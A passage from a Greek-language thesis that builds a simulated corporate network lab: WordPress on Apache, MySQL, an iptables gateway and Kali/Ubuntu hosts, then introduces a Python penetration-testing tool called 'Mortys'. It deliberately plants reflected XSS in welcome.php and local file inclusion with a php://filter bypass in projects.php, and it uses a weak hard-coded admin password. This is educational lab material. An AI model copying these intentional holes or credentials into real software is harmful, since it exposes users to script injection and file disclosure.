
Εγκατάσταση του apache2.

```
sudo apt install apache2
```

Εκκίνηση του apache2.

```
sudo systemctl start apache2.service
sudo systemctl status apache2.service
```

Στο σχήμα 4.2 έχουμε την ένδειξη ότι η κατάσταση του apache2 είναι ενεργή.



Σχήμα 4.2: Status του apache2 server

Το επόμενο βήμα που πρέπει να κάνουμε είναι η εγκατάσταση του WordPress. Για να γίνει αυτό, το μηχάνημα μας πρέπει να έχει πρόσβαση στο διαδίκτυο ώστε να μπορέσουμε να το κατεβάσουμε. Αυτό θα το πέτυχουμε αλλάζοντας το network adapter σε NAT. Αφού λοιπόν έχουμε πρόσβαση στο διαδίκτυο κάνουμε τα βήματα που ακολουθούν.

4.3.2 Εγκατάσταση του WordPress

Το WordPress [53], είναι ένα από τα πιο δημοφιλή CMS για την δημιουργία και διαχείριση ιστοσελίδων. Η επιλογή αυτή έγινε καθώς το WordPress χρησιμοποιείται από το 45,8% όλων των ιστοσελίδων στο διαδίκτυο και είναι εύκολα προσαρμόσιμο [54].

Με τις παρακάτω εντολές δημιουργείται ο φάκελος, γίνεται η αλλαγή δικαιωμάτων, γίνεται η λήψη του WordPress και η αποσυμπίεση του στον φάκελο που δημιουργήσαμε.

```
sudo mkdir -p /srv/www
sudo chown www-data: /srv/www
curl https://wordpress.org/latest.tar.gz | sudo -u www-data tar zx -C /srv/www
```

Διαμόρφωση του apache για το WordPress.

```
<VirtualHost *:80>
    DocumentRoot /srv/www/wordpress
    <Directory /srv/www/wordpress>
        Options FollowSymLinks
        AllowOverride Limit Options FileInfo
        DirectoryIndex index.php
        Require all granted
    </Directory>
    <Directory /srv/www/wordpress/wp-content>
        Options FollowSymLinks
        Require all granted
    </Directory>
</VirtualHost>
```

Ενεργοποίηση του WordPress.

```
sudo a2ensite wordpress
```

Ενεργοποιούμε URL rewriting.

```
sudo a2enmod rewrite
```

Απενεργοποιούμε το προκαθορισμένο “It Works”.


```
sudo a2dissite 000-default
```

Επανεκκίνηση του apache2.

```
sudo service apache2 reload
```

4.3.3 Δημιουργία της Βάσης Δεδομένων

Για να διαμορφώσουμε το WordPress, πρέπει να δημιουργήσουμε τη βάση δεδομένων MySQL. Στο σχήμα 4.3 φαίνεται η σύνδεση που έχουμε κάνει στην MySQL.



Σχήμα 4.3: Σύνδεση στην βάση msql

Δημιουργία της βάσης WordPress.

```
mysql> CREATE DATABASE wordpress;
Query OK, 1 row affected (0,00 sec)
```

Δημιουργία χρήστη admin.

```
mysql> CREATE USER admin IDENTIFIED BY 'P@ssw0rd12345!';
```

Διαχείριση δικαιωμάτων.

```
mysql> GRANT SELECT,INSERT,UPDATE,DELETE,CREATE,DROP,ALTER
    -> ON wordpress.*
    -> TO admin;
```

Επανεκκίνηση στα δικαιώματα του χρήστη μας για να γίνει η εφαρμογή τους.

```
mysql> FLUSH PRIVILEGES;
```

Συνδέουμε το WordPress με την βάση. Διαμορφώνουμε το WordPress ώστε να χρησιμοποιεί τη βάση δεδομένων. Αντιγράφουμε το δείγμα αρχείου ρυθμίσεων στο wp-config.php.

```
sudo -u www-data cp /srv/www/wordpress/wp-config-sample.php /srv/www/wordpress/wp-config.php
```

Βάζουμε τον κωδικό και το όνομα της βάσης στο configuration αρχείο.

```
sudo -u www-data sed -i 's/database_name_here/wordpress/' /srv/www/wordpress/wp-config.php
sudo -u www-data sed -i 's/username_here/wordpress/' /srv/www/wordpress/wp-config.php
sudo -u www-data sed -i 's/password_here/<password123/' /srv/www/wordpress/wp-config.php
```

Προσθέτουμε την IP διεύθυνση του μηχανήματος να “δείχνει” στο WordPress.

```
define(‘WP_SITEURL’, http://11.11.11.11);
define(‘WP_HOME’, http://11.11.11.11);
```

Δημιουργία διαχειριστή της ιστοσελίδας WordPress.

```
Username: admin
Password: P@ssw0rd12345!
```

4.3.4 Διαμόρφωση του WordPress

Υλοποιώντας τα προαναφερθέντα βήματα, έχουμε μια πλήρης και λειτουργική σελίδα. Ωστόσο, πρέπει να τη κάνουμε να παραπέμπει σε μια εσωτερική πηγή όπου θα καλωσορίζει τους υπαλλήλους. Επίσης, θα μπορούν να δουν σε τι έργα εργάζονται, τις μηνιαίες απολαβές τους άλλα και διάφορα άρθρα που αφορούν την εργασία τους. Για να το επιτύχουμε αυτό προσθέσαμε τρεις σελίδες και δύο άρθρα.


Σελίδες:

- Weclome
- About
- Projects

Άρθρα:


- Monthly Payments
- Onboarding

Στο σχήμα 4.4 παρουσιάζεται ένα στιγμιότυπο από την αρχική σελίδα της ιστοσελίδας μας η οποία έχει ένα μενού και δυο άρθρα, της οποίας η πλήρης διεύθυνση είναι: **http://11.11.11.11/.**




Σχήμα 4.4: Αρχική σελίδα WordPress

Στο σχήμα 4.5 φαίνεται η σελίδα *Onboarding*, η οποία έχει ένα άρθρο το οποίο αναγραφεί κάποια ενδεικτικά βήματα που κάνει ένας καινούργιος υπάλληλος, της οποίας η πλήρης διεύθυνση είναι: **http://11.11.11.11/onboarding/.**




Σχήμα 4.5: Άρθρο Onboarding στο WordPress

Στο σχήμα 4.6 απεικονίζεται η σελίδα *payments* η οποία έχει έναν πίνακα με τους υπάλληλους και τους μισθούς τους, της οποίας η πλήρης διεύθυνση είναι: **http://11.11.11.11/payments/**.




Σχήμα 4.6: Σελίδα Monthly Payments στο WordPress

Στο σχήμα 4.7 απεικονίζεται η σελίδα *Weclome* η οποία αναγραφεί με μπλε γραμματοσειρά το όνομα της εταιρείας (WordCorp), της οποίας η πλήρης διεύθυνση είναι: **http://11.11.11.11/welcome.php?name=WordCorp.**



Σχήμα 4.7: Σελίδα Weclome στο WordPress

Στο σχήμα 4.8 είναι η σελίδα *projects*, η οποία περιέχει έναν πίνακα με τα ονόματα των υπαλλήλων και σε ποια projects είναι ανατεθειμένοι, της οποίας η πλήρης διεύθυνση είναι: **http://11.11.11.11/projects.php?file=july2023.html**.



Σχήμα 4.8: Σελίδα Weclome στο WordPress

Για την παρουσίαση του εργαλείου «Mortys» πρέπει να κάνουμε το WordPress ευάλωτο. Αυτό θα το πετύχουμε με τους παρακάτω τρόπους:

A. Έκθεση αρχείων που θα έπρεπε να μην υπάρχουν, να είναι κρυφά ή να είναι σε διαφορετικούς φακέλους με διαφορετικές άδειες. Τα αρχεία που έχουμε εκθέσει εσκεμμένα είναι τα εξής:

- _db_backups
- phpinfo.php
- todo.txt
- xmlrpc.php
- projects.php
- welcome.php

B. Δημιουργία κενού ασφάλειας για **Cross Site Scripting**. Αυτό θα το πέτυχουμε με το αρχείο *welcome.php* που αναφέραμε προηγουμένως.

welcome.php

```
<?php
$name = $_GET['name'];
$name = urldecode($name);
$name = str_replace("<script>", "", $name);
$name = str_replace("alert", "", $name);
echo "Welcome " . $name . "!";
?>
```

C. Δημιουργία κενού ασφάλειας για **Local File Inclusion**. Αυτό θα το πέτυχουμε με το αρχείο *projects.php* που αναφέραμε προηγουμένως.

projects.php

```
<?php
    $file = $_GET['file'];

    // Check if the file contains '/etc'. Allow "php://filter/convert.base64-
encode/resource="
    if (strpos($file, '/etc') === false || strpos($file,
'php://filter/convert.base64-encode/resource=') === 0) {
        include($file);
    } else {
        echo "<!DOCTYPE html>";
        echo "<html lang='en'>";
        echo "<head>";
        echo "<meta charset='UTF-8'>";
        echo "<meta name='viewport' content='width=device-width, initial-
scale=1.0'>";
        echo "<title>Forbidden</title>";
        echo "<style>";
        echo "body { display: flex; justify-content: center; margin: 0; }";
        echo ".message { font-size: 24px; font-weight: bold; font-family: Arial,
sans-serif; color: #D8000C; border: 1px solid #D8000C; padding: 20px; border-radius:
8px; margin-top: 20px; }";
        echo "</style>";
        echo "</head>";
        echo "<body>";
        echo "<div class='message'>Forbidden</div>";
        echo "</body>";
        echo "</html>";
    }
?>
```

4.4 Δημιουργία του Gateway

Για την δημιουργία του gateway θα χρησιμοποιήσουμε ένα Virtual Machine με Ubuntu Server (64-bit), το οποίο θα λειτουργεί ως gateway και θα περιέχει και τους κανόνες στο τείχος προστασίας. Η έκδοση που εγκαταστάθηκε είναι η Ubuntu 20.04 LTS (64-bit). Τα τεχνικά χαρακτηριστικά που δώσαμε στο μηχάνημα είναι:

- 1GB RAM
- 1 CPU
- 10 GB Hard Drive
- Network Adapter 1: Internal Network
- Name: intnet2
- Network Adapter 1: Internal Network
    - Name: intnet
- Network adapter 2: NAT

Ο συγκεκριμένος διακομιστής λειτουργεί ως gateway στο δίκτυο που έχουμε δημιουργήσει, είναι ουσιαστικά ο κόμβος που ενώνει το εσωτερικό δίκτυο με το διαδίκτυο. Το gateway αναλαμβάνει τη δρομολόγηση της δικτυακής κίνησης από και προς το εσωτερικό δίκτυο, διασφαλίζοντας ότι τα δεδομένα θα φτάνουν στον προορισμό τους. Με τη χρήση κανόνων iptables, ο διακομιστής αποκτά

λειτουργίες τείχους προστασίας, ελέγχοντας και φιλτράροντας την κίνηση βάσει προκαθορισμένων πολιτικών ασφαλείας. Αυτό περιλαμβάνει την απόρριψη ή την αποδοχή δικτυακών συνδέσεων, τη διασφάλιση της επικοινωνίας μεταξύ εγκεκριμένων υποδικτύων, και την προστασία του δικτύου από μη επιθυμητή ή επικίνδυνη κίνηση. Έτσι, ο διακομιστής εκτελεί ένα κρίσιμο ρόλο τόσο στην δικτυακή συνδεσιμότητα όσο και στην δικτυακή ασφάλεια.

Ο παρακάτω κώδικας περιέχει όλους τους κανόνες που έχουμε ορίσει στο τείχος προστασίας με την χρήση των IP tables.

firewall.sh

```
#1 Allowing icmp/ping (internal)
iptables -A INPUT -p icmp -j ACCEPT
iptables -A OUTPUT -p icmp -j ACCEPT
iptables -A FORWARD -p icmp -j ACCEPT

#2 change the state in INPUT
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT

#3 Allowing DNS
iptables -A OUTPUT -o enp0s3 -p udp --dport 53 -j ACCEPT
iptables -A INPUT -p tcp -m tcp --dport 53 -j ACCEPT
iptables -A OUTPUT -o enp0s3 -p tcp -m tcp --dport 53 -j ACCEPT

#4 forward from .11 to .10
iptables -A FORWARD -i enp0s8 -o enp0s9 -p tcp -m multiport --dports 80,443,22 -j
ACCEPT
iptables -A FORWARD -i enp0s9 -o enp0s8 -m state --state RELATED,ESTABLISHED -j ACCEPT

#5 access the network from .10
iptables -A FORWARD -i enp0s8 -o enp0s3 -p tcp -m multiport --dports 53,80,443 -j
ACCEPT
iptables -A FORWARD -i enp0s8 -o enp0s3 -p udp --dport 53 -j ACCEPT
iptables -A FORWARD -i enp0s3 -o enp0s8 -m state --state RELATED,ESTABLISHED -j ACCEPT

#6 output
iptables -A OUTPUT -p tcp -m multiport --dports 80,53,443 -j ACCEPT
```

Αναλυτικά οι κανόνες για το τείχος προστασίας:

1) Επιτρέπουμε την είσοδο, την έξοδο και την προώθηση των ICMP πακέτων (τα οποία χρησιμοποιούνται για την εντολή ping).

2) Επιτρέπουμε την εξερχόμενη κίνηση DNS μέσω UDP και TCP στη θύρα *53* (η οποία είναι η προεπιλεγμένη θύρα για το DNS) μέσω της διεπαφής *enp0s3*, καθώς και την αντίστοιχη εισερχόμενη κίνηση.

3) Επιτρέπουμε την προώθηση της κίνησης από τις θύρες *80 (HTTP), 443 (HTTPS)* και *22 (SSH)* από την διεπαφή *enp0s8* στην *enp0s9* και αντίστροφα.

4) Επιτρέπουμε την κυκλοφορία από τη διεπαφή *enp0s8* στις υπηρεσίες *DNS, HTTP* και *HTTPS* μέσω της διασύνδεσης *enp0s3*, υποδηλώνοντας ότι ο διακομιστής επιτρέπει την κυκλοφορία από το δίκτυο 10.10.10.0/24 στο διαδίκτυο.

5) Επιτρέπουμε στο διακομιστή να στέλνει κίνηση στο TCP για τις θύρες *80, 53, 443*.

Για να λειτουργήσουν με επιτυχία οι κανόνες που ορίσαμε πρέπει να ενεργοποιήσουμε την δρομολόγηση.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Η IP δρομολόγηση επιτρέπει σε μία συσκευή (στην δικιά μας περίπτωση το gateway) να λειτουργεί ως δρομολογητής, δρομολογώντας πακέτα μεταξύ διαφορετικών δικτύων. Όταν η δρομολόγηση IP είναι ενεργοποιημένη, ο υπολογιστής μπορεί να προωθεί την κυκλοφορία του δικτύου από μια δικτυακή διεπαφή σε μια άλλη, επιτρέποντας του να λειτουργεί ως μεσολαβητής για την δρομολόγηση πακέτων μεταξύ διαφορετικών υποδικτύων.

4.5 Δημιουργία του Ubuntu Linux Host

Για την δημιουργία του Ubuntu linux host θα χρησιμοποιήσουμε ένα Virtual Machine με Ubuntu (64-bit) με UI το θα λειτουργεί απλά σαν ένας host μέσα στο δίκτυο. Η έκδοση που εγκαταστάθηκε είναι η Ubuntu 20.04 LTS (64-bit). Τα τεχνικά χαρακτηριστικά που δώσαμε στο μηχάνημα είναι:

- 2GB RAM
- 1 CPU
- 10 GB Hard Drive
- Network: Internal Network
- Name: intnet

4.6 Δημιουργία του Kali Host

Για την δημιουργία του Kali linux Host θα χρησιμοποιήσουμε ένα Virtual Machine με διανομή Kali. Η έκδοση που εγκαταστάθηκε είναι η Kali Linux 2023.1. Τα τεχνικά χαρακτηριστικά που δώσαμε στο μηχάνημα είναι:

- 2GB RAM
- 1 CPU
- 50 GB Hard Drive
- Network: Internal Network
- Name: intnet

4.7 Επίλογος

Σε αυτό το κεφάλαιο, παρουσιάστηκε η υλοποίηση της προσομοίωσης του εταιρικού δικτύου. Αναλύσαμε την τοπολογία του δικτύου, την δημιουργία του διακομιστή DMZ στον οποίο φιλοξενούμε την ιστοσελίδα WordPress, την δημιουργία του gateway και την χρήση κανόνων μέσω iptables στο τείχος προστασίας.

Κεφάλαιο 5ο: Υλοποίηση Εργαλείου «Mortys»

5.1 Εισαγωγή

Στον σύγχρονο κόσμο της κυβερνοασφάλειας, τα εργαλεία που παρέχουν μια σφαιρική ανάλυση και εντοπισμό ευπαθειών είναι αρκετά σημαντικά. Το εργαλείο «Mortys» που αναπτύχθηκε σε Python3, προσφέρει μια σειρά από λειτουργίες για την ανάλυση και εντοπισμό ευπαθειών σε ένα ενιαίο και φιλικό προς τον χρήστη περιβάλλον μέσω του τερματικού. Επιπλέον, βοηθάει τον χρήστη να εντοπίσει κενά ασφάλειας με μεγαλύτερη ακρίβεια και σε μικρότερο χρονικό διάστημα.

5.2 Λειτουργίες του «Mortys»

Το πρόγραμμα που αναπτύξαμε σε Python3 αποτελείται από μια σειρά υποπογραμμάτων που προορίζονται για διάφορες λειτουργίες σχετικά με την εύρεση και ανάλυση κενών ασφάλειας σε ένα σύστημα ή μια ιστοσελίδα. Συγκεκριμένα, το εργαλείο περιλαμβάνει τις εξής λειτουργίες:

1. **Port Scanner**
   Έλεγχος των ανοιχτών θυρών και πιθανή αναγνώριση των σχετικών υπηρεσιών.
2. **Directory scanner**
   Ανακάλυψη κρυμμένων ή μη αρχείων και φακέλων σε μια ιστοσελίδα.
3. **Subdomain scanner**
   Αναζήτηση subdomain για ένα συγκεκριμένο domain.
4. **CMS detector**
   Αναγνώριση του συστήματος διαχείρισης περιεχομένου που χρησιμοποιεί μια ιστοσελίδα. (WordPress and Joomla).
5. **XSS detector**
   Έλεγχος για ευπάθειες Cross-Site Scripting σε μια ιστοσελίδα.
6. **Spider**
   Εξαγωγή όλων των πιθανών συνδέσμων που υπάρχει σε μια ιστοσελίδα.
7. **LFI detector**
   Αναζήτηση για την ευπάθεια LFI που επιτρέπει την ανάγνωση τοπικών αρχείων.
8. **Technology analyzer**
   Εύρεση ορισμένων τεχνολογιών που χρησιμοποιεί η ιστοσελίδα.
9. **Hash cracker**
   Αποκρυπτογραφεί/αποκωδικοποιεί hash/κείμενα.

Για την ανάπτυξη του προγράμματος, χρησιμοποιήθηκαν διάφορες βιβλιοθήκες της Python, όπως οι:

- colors [55]
- socket [56]
- requests [57]
- urllib.parse [58]
- re [59]


- base64 [60]
- json [61]
- time [62]
- bs4 [63]
- xml.etree.ElementTree [64]
- argparse [65]

Το συγκεκριμένο εργαλείο έχει ως στόχο την διευκόλυνση του χρήστη, παρέχοντας μια γκάμα από εργαλεία το οποία χρησιμοποιούνται στη διαδικασία ελέγχου παρείσδυσης.

Η πρώτη εντολή που πρέπει να δώσει ο χρήστης είναι η:

